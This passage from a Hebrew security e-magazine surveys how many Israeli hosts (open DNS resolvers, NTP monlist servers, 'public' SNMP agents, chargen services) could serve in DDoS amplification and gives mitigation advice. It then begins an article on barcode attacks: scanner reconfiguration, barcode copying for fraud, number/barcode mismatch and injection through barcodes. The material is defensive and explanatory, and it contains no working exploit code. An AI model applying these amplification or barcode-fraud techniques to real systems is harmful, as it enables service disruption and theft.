- **מרבית ההתקפות היו מסוג UDP reflection/ UDP flood.** שזה דווקא לא מפתיע כי משקף מה שקורה בעולם (תראו למשל כאן - <http://news.techworld.com/security/3501968/monster-ntp-> [ddos-attack-was-too-easy-complains-cloudflare-ceo](http://ddos-attack-was-too-easy-complains-cloudflare-ceo)). בפרט DNS/NTP reflection והצפה UDP flood לפורטים אקראיים (לרוב לפורט 80) המגיע מ-botnets.

נוכח הממצאים האלה שאלתי את עצמי שתי שאלות:

- כמה שרתים היום זמינים במרחב כתובות ישראל שאפשר להשתמש בהם בהתקפה?
- מה ניתן לעשות כדי לצמצם את כמותם?

נתחיל עם שאלה הראשונה - כמה שרתים היום יכול התוקף לנצל בהתקפת DDOS שלו.

### Open DNS resolvers

בכמה מלים מדובר בשרתי DNS שמוכנים לענות לשאילתות DNS מכל כתובת IP בעולם עבור כל דומיין. בגלל ש-DNS לרוב עובד על UDP, פרוטוקול שאין בו שום מנגנון בדיקה האם פקט באמת הגיע מכתובת שמופיעה כמקור או לא, התוקף שולח לשרת שאילתה כאשר מחליף כתובת מקור לזאת של הקורבן. השרת DNS כזה מקבל שאילתה ושולח תשובה לכתובת של הקורבן, עקב כך שהתשובה היא יותר גדולה מהשאילתה מקבלים אפקט הגברה: (amplification).

בהתאם לכך לכל פרוטוקול שאדבר עליו כאן יש מקדם הגברה: (amplification factor) שאומר לנו בכמה תשובה היא גדולה מהשאילתה. עבור DNS הוא נע בטווח 28-54 לפי <https://www.us-cert.gov/ncas/alerts/TA14-017A>.

נכון לחודש אוגוסט הצלחתי לאתר 3628 open DNS resolvers במרחב כתובות ישראל. ההערכה היא די שמרבית כי נכללו רק שרתים שענו תשובת אמת ולא סתם שגיאה או תשובה ריקה, רק שרתים שענו

בפחות מ-500 ms (שזה השאיר בחוץ רוב הלקוחות עם מודם סלולרי - עד לכניסת LTE הם לא מהווים מטרה מושכת בכל מקרה), הסריקה נעשתה מחו"ל. לעומת זאת לפי סריקה של פרויקט shadowserver.org ישנם 4378 שרתי DNS פתוחים בישראל [.https://dnsscan.shadowserver.org/stats](https://dnsscan.shadowserver.org/stats)

כדי להבין איך אנחנו נראים בעולם חיברתי טבלה פשטנית המתארת יחס בין כמות שרתי DNS פתוחים לפי shadowserver.org לכמות משתמשי אינטרנט במדינות שונות (לקחתי כאן [http://en.wikipedia.org/wiki/List\\_of\\_countries\\_by\\_number\\_of\\_Internet\\_users](http://en.wikipedia.org/wiki/List_of_countries_by_number_of_Internet_users)). זה לא חישוב מדעי או מתיימר להיות מדויק במשהו אבל מספיק טוב להבין פרופורציות:

מדינה	כמות משתמשי אינטרנט	כמות שרתי DNS פתוחים	יחס כמות שרתי DNS פתוחים (%)
סין	568,192,066	2,692,989	0.47
ארה"ב	254,295,536	670,540	0.26
*דרום קוראה	41,091,681	578,506	1.4
ברזיל	99,357,737	347,972	0.35
רוסיה	75,926,004	297,753	0.39
אירן	20,504,000	84,214	0.41
ישראל (לפי Shadow)	5,568,961	4378	0.078
ישראל (לפי סריקה שלי)	5,568,961	3628	0.06

\* לא כדאי לקחת קוריאה כדוגמה כי מתוך ניסיון אישי עם קוראנים יכול להגיד שמצב אבטחת מידע שם פשוט זועזועי.

כמו שרואים מצבנו בעולם לא כל כך רע, אבל... אם ניקח בחשבון מיקום גאוגרפי מיוחד שלנו ושנחנו מחוברים לאינטרנט העולמי וגם פנים ארצית לא בקיבולות מטורפות כמו קוראנים/אמריקאים אז יותר מ-3000 שרתים זמינים להשתתף בהתקפה זה המון!

חשוב לציין ש-63% מהשרתים הפתוחים שייכים לטווחים דינאמיים של ספקי אינטרנט, במילים אחרות מדובר במשתמשים ביתיים/עסקיים קטנים עם חיבור כבלים/ADSL ומה שפתוח זה נתב הפשוט שמחבר אותם לאינטרנט. שאר השרתים הם תוצאה של הגדרות שגויות של ציוד.



## Open NTP servers

כאן התקפה מבוססת על אותו עקרון כמו של open DNS resolver רק שמדובר בפרוטוקול לתשאול/סנכרון זמן דרך רשת. NTP מבוסס גם על UDP ועובד על פורט 123. פרוטוקול NTP כולל מגוון פקודות שאילתות ותשובות שאפשר לשלוח ללקבל מהשרת NTP. ניתן ברמת הגדרה של שרת לאפשר לחסום שאילתות/תשובות מסוימות, לכן מקדם הגברה כאן משתנה בהתאם.

המעניינת בין כולן היא פקודה monlist - כששרת מקבל מהלקוח את הפקודה הזאת הוא שולח בתשובה רשימה של 600 כתובות אחרונות שפנו לשרת הזה, הרשימה דינאמית ומתעדכנת כשמגיע לסף של 600 כתובות. לא לכל השרת NTP פונים 600 לקוחות שונים, אבל לכאלה שכן - מקדם הגברה מגיע ל-556.9 (בפרקטיקה מגיע רק ל-206 אבל זה בהחלט לא משנה)!

זה אומר שאם תוקף שולח משהו של שאלתיות monlist עם spoofed כתובת מקור לזאת של קורבן, הקורבן (תלוי ברוחב פס של שרת NTP) יכול לקבל 556 מגה של תשובות!

כמו שכבר הזכרתי בהתקפה <http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack> על cloudflare שהגיעה ל-400 גיגה לשנייה השתמשו סה"כ ב-4529 שרתי NTP עם פקודה monlist מאופשרת.

ומה מצבנו בארץ? יותר גרוע משרתי DNS הפתוחים: ישנם **57554 שרתי NTP פתוחים לעולם!** לא בדקתי אותם לגבי כל הפקודות NTP אבל כן בדקתי כמה מהם עונים לפקודה monlist: **190** אם נניח שלכל שרת כזה יש רוחב פס של 100 kbit/sec מקבלים פוטנציאל של התקפה 3.8 Gbit/sec. לא רע בכלל. כמו במקרה של DNS רובם הם נתבים ביתיים שמופעל בהם NTP client/server.

## SNMP agents פתוחים לכל העולם עם "community string" public

שימוש בפרוטוקול ניהול הזה ב-DDOS זהה לכתוב למלה - נשלחת שאילתה עם כתובת מקור של קורבן, התשובה מגיעה לקורבן. לעומת פרוטוקולים שדיברנו עד פה snmp מחייב הזדהות של השולח שאילתה עם מחרוזת שנקראת community string. והבעיה לא הייתה קיימת אילו במשך עשרות שנים יצרנים בכל העולם ואחריהם גם מנהלי רשת לא היו מגדירים כברירת מחדל מחרוזת "public".

אבל זה מה שקרה. לפי חוקרי אבטחה בעולם (למשל Rapid7) snmp זה הדבר הבא בהתקפות DDOS. למרות שאני מדבר רק על DDOS אציין שלהשאיר ציוד פתוח לעולם לשאילתות snmp עם "public" אפילו כשזה גישת קריאה בלבד זה מתנה שכל פורץ יכול רק לחלום לקבל. מכיר מקרה שארגון גדול הזמין



מבדק חדירה ותודות למחרוזת מאוד פשוטה ב-community הצליחו לשנות הגדרות נתב סיסקו שמוציא חוות הלקוח לאינטרנט ואפילו לחדור לרשת פנימית שלו.

שוב, כמו NTP גם SNMP הוא פרוטוקול עם מגוון שאליות ותשובות. לכן מקדם ההגברה נע בטווח רחב שגם מאוד תלוי ביישום SNMP בכל ציוד: 5.6-650. ההגברה של 650 נשמע מדהים אבל נצפתה בפועל בציוד מסוים בלבד (<http://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks>) כאשר במוצע מקדם ההגברה הוא בסביבות 6.

עכשיו לתוצאות הסריקה (סרקתי רק read-only והשתמשתי ב-"public" בלבד ותשאלתי רק ערך של sysdescr, תוצאות הסריקה מחקתי מיד אחרי סיום): **6441** כתובות IP ענו לשאלתה. לעומת פרוטוקולים אחרים כאן קיבלתי תשובות שהוסיפו קצת מידע על ציוד עצמו ולהלן הטבלה המדגמית:

תשובה שהתקבלה מהציוד	כמות שרתים שענו	
Software Version 3.10L.01	2168	אופייני לנתבי Dlink כמו למשל ישנים DSL-2650
NDS CORE SNMP Agent	1155	לא הצלחתי לוודא אבל שייך לציוד של חברות <a href="http://en.wikipedia.org/wiki/Advanced_Digital_Broadcast">http://en.wikipedia.org/wiki/Advanced_Digital_Broadcast</a> <a href="http://en.wikipedia.org/wiki/Pace_plc">http://en.wikipedia.org/wiki/Pace_plc</a> שמייצרים רכיבים שונים ל IPTV,Streamers etc
Cisco IOS routers	674	נתבי סיסקו. ראו טבלה הבא שמפרטת סוג הנתבים
HP ETHERNET MULTI-ENVIRONMENT	232	מדפסות רשת למיניהן של HP ( / Officejet 6500 Officejet Pro 8600)
Check Point Embedded	209	חומת אש של Checkpoint, לרוב Edge/UTM-1
(Connect WAN 3G (RS232 serial	99	מודמים סלולריים. יכול להיות אלה: <a href="http://www.digi.com/products/wireless-routers-gateways/routing-gateways/digiconnectwanfamily">http://www.digi.com/products/wireless-routers-gateways/routing-gateways/digiconnectwanfamily</a>
SofaWare Embedded NG	99	חומת אש של Checkpoint מסוג Sbox שהייה מוצר של חברת Sofaware עד ש- Checkpoint קנו אותם
n Wireless ADSL 2/2+ 802.11	70	נתב ביתי שלא בדקתי מהו

פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

Router

מדפסות רשת של Brother , xxx מספר שמזהה דגם של רכיב רשת אבל לא את הדגם המדפסת המדויק	54	Brother xxx
ציוד ועידות וידאו נפוץ בחברות בארץ <a href="http://en.wikipedia.org/wiki/Tandberg">http://en.wikipedia.org/wiki/Tandberg</a>	45	TANDBERG
ציוד ועידות וידאו לא ידוע	43	"Videoconferencing Device"
ציוד של radware מאזן עומסים, נפוץ בחברות ברמת ENT	32	LinkProof :Branch - 25M / (100M
	26	ZyWALL 2 Plus
מדפסות Kyocera	22	KYOCERA Printing System

10 סוגי נתבי סיסקו מתוך 24 שענו ב-snmp

סוג ציוד סיסקו כמו שנראה בתשובה	כמות
	1841
	2900
	1900
	880
	2800
	870
Cisco Internetwork Operating System Software	23
	3800
	2801
	2951

פוטנציאל מתקפות ה-DDoS במרחב האינטרנט הישראלי

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## שרתי Chargen

מאוד ייתכן שלא שמעתם עליו - פרוטוקול שנוצר ב-1983 ומזמן אין שום סיבה שיהיה מופעל, אבל בכל זאת. עובד גם על TCP ו-UDP ועובד מאוד פשוט: לא משנה איזה פקטה מגיעה לפורט שלו 19, chargen יענה לשולח עם פקטה של תוכן אקראי בגודל מ-0 עד 512 בייט. תלוי ביישום בצידוד מקדם ההגברה נע בין 200 ל-100. [http://en.wikipedia.org/wiki/Character\\_Generator\\_Protocol](http://en.wikipedia.org/wiki/Character_Generator_Protocol)

השירות הוא לא חלק מ-Windows אבל כן היה חלק מתוכנות של Unix ששימש כבסיס ללינוקס ולמערכות משובצות שונות, כמו למשל נתבים. מתוך כמה כתובות שגיליתי את השירות הזה ויש לי גישה ניהול לצידוד כחלק מעבודה שלי בדקתי ומצאתי שכולם היו נתבי סיקו עם הגדרה שמפעילה את השירות: `service tcp-small-servers / service udp-small-servers`. כמות שרתי ה-chargen הזמינים בישראל הם 96.

שלא יטעה אתכם המספר הקטן - זה לא עניין של כמות, זה עניין של איכות. לא מדובר בקווים ביתיים אלא בקווי תמסורת עם רוחב פס רציני כשהצידוד הפגיע הוא צידוד חזק כמו נתבי סיקו 39xx\29xx. אסכם בטבלה את זמינות השירותים שיכולים לשמש את התוקפים בהתקפות DDOS:

שירות הפגיע	כמות
Open DNS resolvers	3628
Open NTP servers	57554
Open NTP servers with enabled monlist cmd	190
Open SNMP agents with "public" community	6441
Chargen servers	96

## מסקנות

ועכשיו הגענו לשאלה השנייה - מה ניתן לעשות כדי לצמצם את כמותם. המסקנות הן פרי של ניסיון אישי שלי ולא מהוות שום רשות או דרך היחידה להתמודד וגם לא ממצות את הנושא. חילקתי את המסקנות לפי קהל היעד כי לכל אחד ישנם אמצעים שונים.

## ספקי אינטרנט

אתחיל מספקי האינטרנט בארץ כי הם הגורם המכריע בניסיון להגן על מרחב האינטרנטי הישראלי.

- תקף לכל ההתקפות שהזכרתי. כל ההתקפות UDP reflection/amplification עובדות בגלל שיש ספקים המאפשרים לבצע החלפת כתובות IP (address spoofing) על ידי לקוחות שלהם. אין לנו שליטה על מה שקורה בחו"ל אבל כן אמורה להיות שליטה לספקים בארץ על מה שקורה בחצר שלהם. אני גם יודע שנעשים מאמצים בכיוון הזה אבל אנחנו רחוקים מיעד הסופי - שאף לקוח של אף ספק בארץ לא יוכל לזייף כתובות מקור שלו.
- Open DNS resolvers. כמו שאמרתי 63% מהשרתים האלה שייכים לטווחים דינאמיים, זאת אומרת למשתמשים ביתיים/עסקיים קטנים. והדבר החשוב להבין כאן הוא שאין להם כלים להתמודד עם הבעיה.
- רוב ה"שרתים" זה לא באמת שרתים אלא נתבים ביתיים, שברגע שאתה מפעיל בו DNS client אוטומטית מופעל גם שרת DNS לכל דבר. כמה יצרנים (סיסקו/Dlink) הוציאו קושחה מעודכנת שמתקנת את החור, אבל לא לכל הדגמים ומשתמש כזה לא יידע להתעסק עם חיפושיות/שדרוגים. שלא לדבר על יצרניים יותר זולים שמבחינתם *It is not a bug, it is a feature*. אז המסכנה היא מאוד פשוטה - הגנה על לקוחות כאלה מפני ניצולם ב-DDoS חייבת להיות אחריות של ספק האינטרנט. כמו שאין היום לא רק בישראל אלא בעולם ספקים שמאפשרים ללקוחות עם כתובת דינאמית לשלוח מיילים פורט 25 חופשי לכל האינטרנט ובכך להפיץ ספאם - הגיע זמן שגם לא תהיה לכתובות דינאמיות אפשרות לשמש כשרת DNS. ממלא לפי הגדרה של Authoritative DNS הוא לא יכול להיות עם כתובת דינאמית. ולשמש כ-recursive DNS עבור תחנות ברשת פנימית מאחורי נתב עדיין אפשרי בלי שיגיעו לנתב שאילתות DNS לפורט 53 שלו. טכנית לבצע זאת קל ופשוט וגם באופן שקוף למשתמש, לא אלמד ספקים איך לעשות זאת כי הם יודעים היטב.



- התקפה על שרתי DNS. לא אכנס לפתרונות טכניים אתם יודעים יותר טוב ממני, אצביע רק על שני דברים בסיסים שניתן לעשות כדי להקל על לקוחות:
  - ✓ להפריד בין Authoritative DNS servers ו-Recursive DNS servers עבור לקוחות קצה. כי כשרת dns.netvision.net.il או ns1.bezeqint.net תחת התקפה זה לא חייב להשפיע על resolving רגיל של גולשים.
  - ✓ אם לא באיכות אז בכמות - להגדיל כמות שרתי Authoritative DNS. למשל אם תוקף עושה whois על דומיין bezeqint.net הוא יקבל 3 שרתי DNS לתקוף, עבור netvision.net.il - 2 שרתים ועבור goldenlines.net.il גם 2 שרתים. אם אני שם דומיין ב-DNS של אמזון לעומת זאת למשל, אקבל 4 שרתים ברירת מחדל. לתקוף 4 שרתים יותר קשה משניים.
  - ✓ Open NTP servers. שוב, ראו למלה. אין שום סיבה סבירה שעל כתובת דינאמית ישב שרת NTP. ושוב רק ספקי אינטרנט יכולים למנוע מלקוח כזה להיות חלק פעיל בהתקפה. לגבי לקוחות עסקיים עם כתובות קבועות - הסברה והתראה עובדים טוב ביותר.
  - ✓ Open SNMP agents with "public" community. לגבי כתובות דינאמיות ראו למלה. לגבי כתובות קבועות שיש להן "בעל הבית" אצל לקוח אז יצירת קשר יזום והסברה עוזרים ברוב המקרים כי אם מדובר בלקוחות עסקיים זה מעורר עניין רב כשמעדכנים אותם על ציוד שלהם פתוח מכל העולם.
  - ✓ Chargen. לרוב מדובר בציוד סיסקו שהוגדר לא נכון. ציוד כזה או בשליטה ישירה של ספק או יש ללקוח מישהו אחראי לו שישמח לסגור את החור אם ספק יעדכן אותו על כך.

## מנהלי רשת

- התקפה על שרתי DNS, גם אם מדובר בשרת של ספק וגם שרת שלכם שמחזיק רשומות הדומיין שלכם (zonefile) הפתרון הקל לביצוע זה להגדיל כמות Authoritative name servers עבור הדומיין. אז אם יותקף שרת אחד ויפסיק להיות זמין לקוחות יעברו אחד אחד את כל השרתים שלכם עד שאחד יחזיר תשובה.
- Open DNS resolvers. כמו גם לגבי שאר שירותים ברשימה השחורה שלי - זה די פשוט לסרוק מדי חודש את טווחי הכתובות של העסק ב-nmap מבחוח למשל משרת ווירטואלי. סתם לדוגמה ב-Amazon ישנה אפשרות להקים שרת לינוקס בסיסי בחינם לשנה שיכול לעשות זאת בלי להתאמץ (חפשו free tier AWS). אחרי שמצאתם שרתים כאלה ברשת שלכם חיפוש בגוגל לגבי גרסה/יצרן של תוכנה/חומרה ו-"disable monlist" למשל יביא לכם שפע של דוגמאות איך להקשיח את השרת.



- Open NTP servers. אותו דבר - סריקה תקופתית, סגירת שירותי NTP לגישה מבחוץ לפי המלצות באינטרנט.
- Open SNMP agents with "public" community. כאן נדרשת קצת יותר עבודה אבל גם לא קשה. סריקה לגבי community public היא התחלה טובה, אבל אם קיים ציוד ברשת שלכם שמוגדרת בו מחרוזת אחרת אבל גם לא קשה לפיצוח (ראיתי 'readonly, ReadOnly,secret...') אז סריקה לא תגלה אותם.
- באותו nmap, קיימת גם סריקה של snmp bruteforce שמנסה לפרוץ את המחרוזת אבל גם זה לא קובע. אז הייתי ממליץ פשוט לעבור על הגדרות של כל הציוד (ממלא אתם מגבים אותם למקום מרכזי כלשהו) ולחפש פקודות שקשורות ל-snmpl כדי לוודא שמחרוזת היא לא ניתנת לפריצה וגם שיש הגבלת גישה לציוד בפרוטוקול snmp רק מכתובות מאושרות. שוב בגוגל יש את כל הדוגמאות להקשחת snmp. פתרון ארוך טווח זה לעבור לעבוד עם גרסה חדשה שנתמכת ברוב הציוד כבר - snmp v3. הגרסה החדשה מצפינה את כל התעבורת snmp ומחייבת משתמש/סיסמה כחלק מהזדהות.
- Chargen. שוב או סריקה מבחוץ בכלי כמו nmap או לעבור על הגדרות של ציוד. בגלל שרוב השרתים שראיתי הם נתבי סיסקו, מבטלים את החור הזה בשתי פקודות: no -i no service tcp-small-servers service udp-small-servers

## משתמש קצה בבית

- Open DNS resolvers. הפתרון הטוב ביותר זה פשוט להגדיר שרתי DNS ידנית בכרטיס רשת במחשבים בבית ולבטל DNS בתוך הנתב. זה כן יפריע אם אתם מתחברים לספקים שונים לסירוגין. אלטרנטיבה היא לדאוג לשדרג קושחה של הנתב במידה ויצרן מציין שהבעיה טופלה שם.
- Open NTP servers. פשוט תבטלו NTP בתוך נתב שלכם - אין בו שום צורך מעשי. מערכות הפעלה חדשות כבר מגיעות עם הגדרות סנכרון מול שרתים רלוונטים ונתב כאן לא עוזר לאף אחד.
- Open SNMP agents with "public" community. שוב בהגדרות הנתב שלכם תמצאו ותשנו אם לא תבטלו מחרוזת snmp למשהו שלא קל לנחש.



- תבדקו עם ספק שלכם אם מציעים שרותי חומת אש מנוהלים שגם לא מחייבים שינוי ברמת הנתב שלכם.
- כמו שפורסם ב-2013 משרד התקשורת חייב את כל הספקים להציע שרותי סינון אתרים בחינם. לא נכון בכל המקרים ותלוי בספק שלכם אבל לעתים קרובות סינון אתרים הוא חלק מצידוד שגם מבצע חומת אש. אם זה ככה אז תוכלו לקבל שרותי חומת אש בחינם על הדרך.

## דברי סיום

תודה רבה שקראתם את המאמר, אני מקווה שהסקירה הקצרה שלי תשכנע אתכם לעשות את מה שאתם יכולים על מנת לתרום לביטחון האינטרנטי שלנו. שאלות / הערות אשמח לקבל למייל: [yuri@yurisk.info](mailto:yuri@yurisk.info) או לצורך דיון בקבוצה:

[https://www.facebook.com/home.php?sk=group\\_115034391898027](https://www.facebook.com/home.php?sk=group_115034391898027)

---

## תחום מפוספס - על אבטחת מידע בברקודים

מאת דניאל ליבר

---

### מבוא

החודש חשבתי בכלל שאני אכתוב מאמר בנושא אחר, אבל אז קניתי כרטיס לאחד ממועדוני ההופעות הפופולריים בארץ וקיבלתי את הכרטיס במייל, להדפסה. ראיתי שהכרטיס מכיל ברקוד יחסית פשוט ומתחתיו מספר; תהיתי האם הברקוד שמודפס מכיל בדיוק את אותו המספר שכתוב תחתיו או לא (התברר שכן) ומפה לשם, הנחתי שאם יהיה בידוי מספר ברקוד בודד יהיה ניתן להדפיס כרטיסים מזויפים. ללא בעיה (למען הסר ספק, מדובר במעשה בלתי חוקי ואין לראות במאמר זה המלצה לעבור על החוק). החלטתי לחקור באופן כללי מה עוד אפשר לעשות עם ברקודים וכך נולד המאמר.

### מקור הברקוד

[הרעיון הראשוני לשימוש בברקוד](#) היה ב-1948 כאשר זוג סטודנטים באחד המכונים הטכנולוגיים בפילדלפיה שמע שיחה בין אחד הדייקנים במכון לבין בעלי רשת למוצרי מזון שהייתה קשורה ליצירת אוטומציה של תהליך ה-checkout בקופה על ידי קריאת מידע לגבי המוצר באמצעות תוויות. הנסיונות הראשונים כללו שימוש בדיו אולטרה-סגול (נכשל משום שהדיו התפוגג), ולאחר מכן בהשראת קוד מורס פותח הפטנט הראשון בתחום (התבנית הראשונה והמוכרת של ברקוד היא בעצם קוד מורס - קווים ונקודות - אשר 'זולגים' מטה ויוצרים פסים וקווים; בנוסף פותחה תבנית עגולה אשר איפשרה סריקה של הברקוד מכל כיוון).

לאחר מכן הפטנט התגלגל בין כמה חברות (IBM בתוכן) ולבסוף נקנה ע"י RCA. בינתיים, פיתוחים נוספים צצו מכיוונים אחרים; עובד לשעבר בחברת הרכבות בפנסילבניה עבד על פרויקט בשם KarTrak שעזר לזהות פסים מחזירי-אור שהוצמדו לקרונות (ברקוד ייצג את מספר החברה ומספר הקרון) בצבעי כחול ואדום, כאשר פיענוח הברקוד בוצע באמצעות מכפילור (מכפיל-אור) ומסננים לתדרים של אורך גל התואם לאדום וכחול.

הדחיפה האמיתית לברקוד הגיעה, כצפוי, מתחום המזון - ובאמצע שנות ה-1970 מספר חנויות מזון התנדבו לפיילוט לבדיקת טכנולוגיות שונות של יצירת ברקוד. בסופו של דבר, נבחרה ההצעה של IBM (ברקוד פסים) לעומת ההצעה של RCA ברקוד עגול, בצורת Bullseye משום שמכונות ההדפסה היו

---

תחום מפוספס - על אבטחת מידע בברקודים

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



מורחות את הדיו בכיוון ההדפסה. בתבנית מעגלית, פגם זה גרם לברקוד להפוך ללא קריא בעוד בברקוד פסים המריחה פשוט גרמה לברקוד להיות 'גבוה' יותר ולא פגמה ביכולת לקרוא אותו.

בשנת 1981 קיבל משרד ההגנה האמריקאי את השימוש ב-Code 39 (אחד מסוגי הברקודים החד מימדיים - פרטים בהמשך) כסטנדרט לסימון כל המוצרים שנמכרים לצבא האמריקני. המערכת, שנקראת LOGMARS (Logistics Applications of Automated Marketing and Reading Symbols) נמצאת עדיין בשימוש כיום.

## סיווג וסימבולוגיה

יש מספר [קטגוריות שונות](#) אליהן ניתן לחלק את הברקודים (טבלה מפורטת ניתן למצוא [כאן](#)):

- **1D vs 2D** - כאשר מדברים על ברקודים ליניאריים (1D), הכוונה היא לברקודים שבהם מדובר על אוסף פסים, כאשר אין שום חשיבות לאורך הפסים אלא לעובי הפסים ולמרווחים ביניהם. לעומת זאת בברקודי 2D יש חשיבות למידע גם במימד האורך וגם במימד הרוחב.

2D	1D
 <p>Contains Data</p>	 <p>Contains No Data</p> <p>Contains Data</p>

- **Character set** - כל ברקוד מייצג טווח תווים שונה. בין היתר ניתן למצוא אופציות נפוצות:
  - מספרים בלבד
  - אותיות 'גדולות' (Uppercase) + מספרים + תווים מיוחדים
  - תמיכה בכל תווי ה-ASCII
- **מגבלות גודל \ אורך** - רוב הברקודים הם בעלי אורך משתנה (או שטח משתנה, במקרה של 2D). עם זאת, יש מספר סוגים אשר בעלי אורך קבוע.
- **וידוא הברקוד** - ברקודי 1D לעתים מוסיפים ספרה או מספר ספרות על מנת לוודא את אמינות הקוד המקורי שקודד בברקוד. ברקודי 2D משתמשים ב-Error Correction על מנת לטפל בפגמים בברקוד (החל מגודל ריבוע ועד מריחות).

תחום מפוספס - על אבטחת מידע בברקודים

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



- **תקינה** - חלק מהברקודים נוצרו על ידי גופים לשימוש ספציפי (לדוגמה, הדואר האמריקאי) בעוד חלק מהברקודים האחרים נועדו לשמש כבסיס רחב למספר גופים (לדוגמה, EAN הוא חלק מסטנדרט אירופאי).

## פענוח וקידוד

סורקי 1D ניידיים (נקראים גם hand scanners) נחשבים לזולים למדי. באופן כללי מומלץ לא לקנות סורקים משוכללים במקרה ותחליטו להתעסק עם הנושא הזה. סורקי 2D היו יקרים בעשור הקודם אבל עם התקדמות הטכנולוגיה שלהם המחירים שלהם התחילו לרדת והיום הם במחיר סביר יחסית. כמו כן, כיום קיימים אתרים רבים שיכולים לפענח ברקודים, לדוגמה [Inlite](#) שמסוגל לפענח ברקוד על ידי העלאת התמונה שלו.

על מנת לקודד ברקוד, ניתן היום להשתמש במאות אתרים שונים שמסוגלים לקודד ברקודים מסוגים שונים. אם אתם מעוניינים לכתוב מקודד ברקודים משלכם, תצטרכו לשלם עבור מסמך המתאר את תהליך הקידוד המתבצע (בהתאם לסוג הברקוד שבחרתם). בעבר היה קושי להשיג מסמכים מהסוג הזה בעיקר כי הם ניתנו בעותק קשיח.

## ברקוד ואבטחת מידע

### הגדרות ואתחול (barcode configuration)

אחת הבעיות באופן כללי עם ברקודים הייתה הסורקים, משום שהם היו מקונפגים באמצעות ברקוד מיוחד שהיה מגיע עם הסורק ומכניס אותו למצב של אתחול. במצב כזה ניתן לשנות את ההגדרות של הסורק ולסרוק ברקוד נוסף שמעיד על סיום האתחול (או אתחול מחדש); מובן שמצב כזה מאפשר פתח לשינוי הגדרות ושיבוש פעולות הברקוד אפילו על ידי שינוי ה-encoding, שינוי תו ה-CRLF או שינוי של סוגי הברקודים הנתמכים במכשיר. לעתים היה ניתן גם לבצע עדכוני תוכנה בסורק באמצעות ברקודים מיוחדים. תסריט התקיפה כלל בדיקה באתר של ספק סורק הברקוד או היצרן, לעתים היו משתמשים גם ב-social engineering ומתקשרים אליהם מתוך מטרה לנסות להשיג את הברקודים הנ"ל.

### העתקת \ החלפת ברקודים (barcode switching)

הניצול הכי ישן ומוכר בברקודים היה על ידי העתקת ברקודים. במקרה ואתם יודעים מה הברקוד שבידכם עושה, ניתן להעתיק אותו ולהשתמש בו בעיקר להונאות כספיות.

במקרה כזה כלים פשוט של מדפסת ביתי ומצלמה יספיקו לכם. מספר דוגמאות מעניינות לסוג הונאה כזו:

- [גניבה שיטתית](#) ב-3 מדינות שונות בסכום של כמיליון דולרים.
- [גניבה של כ-70 אלף דולרים](#) במוצרים על ידי יצירת ברקודים עם מחירים נמוכים והדבקתם על מוצרים שעלותם גבוהה יותר.
- [בכיר בסאפ שגנב מוצרי לגו](#) ומכר אותם ב-ebay.

רעיונות נוספים הם ברקודים אשר משמשים כהזדהות במקומות בהם ניתן לטעון כסף על החשבון - העתקת ברקודים עלולה לגרום לנזק ממשי ולגניבה של זהות מאדם אשר בעל סכום כסף משמעותי על הברקוד שלו. דוגמא נוספת היא מכונות שירות (מכונות כרטוס ברכבת, מכונות מחזור) אשר לעתים כללו כחלק מהברקוד את סכום הכסף ששילמת \ סכום הכסף שמגיע לך חזרה מהמכונה. במקרה כזה, מאוד קל לראות את ההשפעה הכספית של התקיפה.

#### אי-סנכרון (de-synchronization)

עקרון נוסף ששומש (בעיקר בגורם האנושי) היה עקרון אי הסנכרון: בעת הצגת כרטיס כלשהו, גורם הבקרה קורא את המספר שצמוד לברקוד בעוד הסורק מעביר למערכות הליבה את ערך הברקוד. במקרה



ותוקף יוצר כרטיס אשר מכיל מספר וברקוד שאינם מסונכרנים (זאת אומרת, הערך המקודד בברקוד אינו המספר המוצג) אזי ניתן לבצע העלאת הרשאות: המספר מייצג את עובד א', ואילו הברקוד מייצג את עובד ב' (שיכול להיות בעל תפקיד רגיש ובעל כניסה לאיזורים נרחבים במשרד). במקרה והמערכת הליבה אינה מציגה לגורם הבקרה בחזרה פרטים המתקבלים כתוצאה מעיבוד ערך הברקוד, יש סיכוי גבוה לתקיפה כזו.


כמו כן, מקרה נוסף הוא לדוגמא במשרדים בהם משתמשים בסריקת הברקוד של המחשב הנייד (אשר מכיל גם את כתובת ה-MAC של המחשב) על מנת לאפשר כניסה לרשת התקשורת של המשרד רק למחשבים שמזהים ע"י המערכת. במקרה ותשימו ברקוד שמכיל כתובת מסוג FF:FF:FF:FF:FF:FF, הדבר עלול לגרום למצב של broadcast ולשבש את כל הרשת.

## הזרקות ברקוד (barcode injections)

לרוב שימוש בברקוד אמור להכיל מספרים, ולעתים גם אותיות. יש מספר סוגים של ברקודים אשר מכילים גם תווים מיוחדים (לדוגמא, Code128). במקרים כאלה ניתן גם להזריק תווים מיוחדים ולהשתמש בתוצאה על מנת לבצע הזרקות במערכות הליבה (back end) כדוגמת SQL\Separation string Injections או התקפות מסוג Format String. בברקודי 2D לרוב המצב אפילו מסוכן יותר שכן ניתן להכניס פנימה payloads שמכילים מספר רב יותר של תווים, וכבר ראינו בעבר כל מיני מקרים של התנהגות מוזרה בעת הכנסת תווים שאף אחד לא ציפה להם (סתם להמחשה - [Poison null byte](#)). מעבר לכך, ניתן לראות באופן כללי נסיונות של התקפות שאומנם מיועדות למערכות web אבל עדיין ניתן [לנסות לתקוף גם באמצעות ברקודים](#) (בהנחה והפלט מגיע למטרה שרגישה למתקפות מסוג זה כמו XSS או SQLi).

## QR Codes

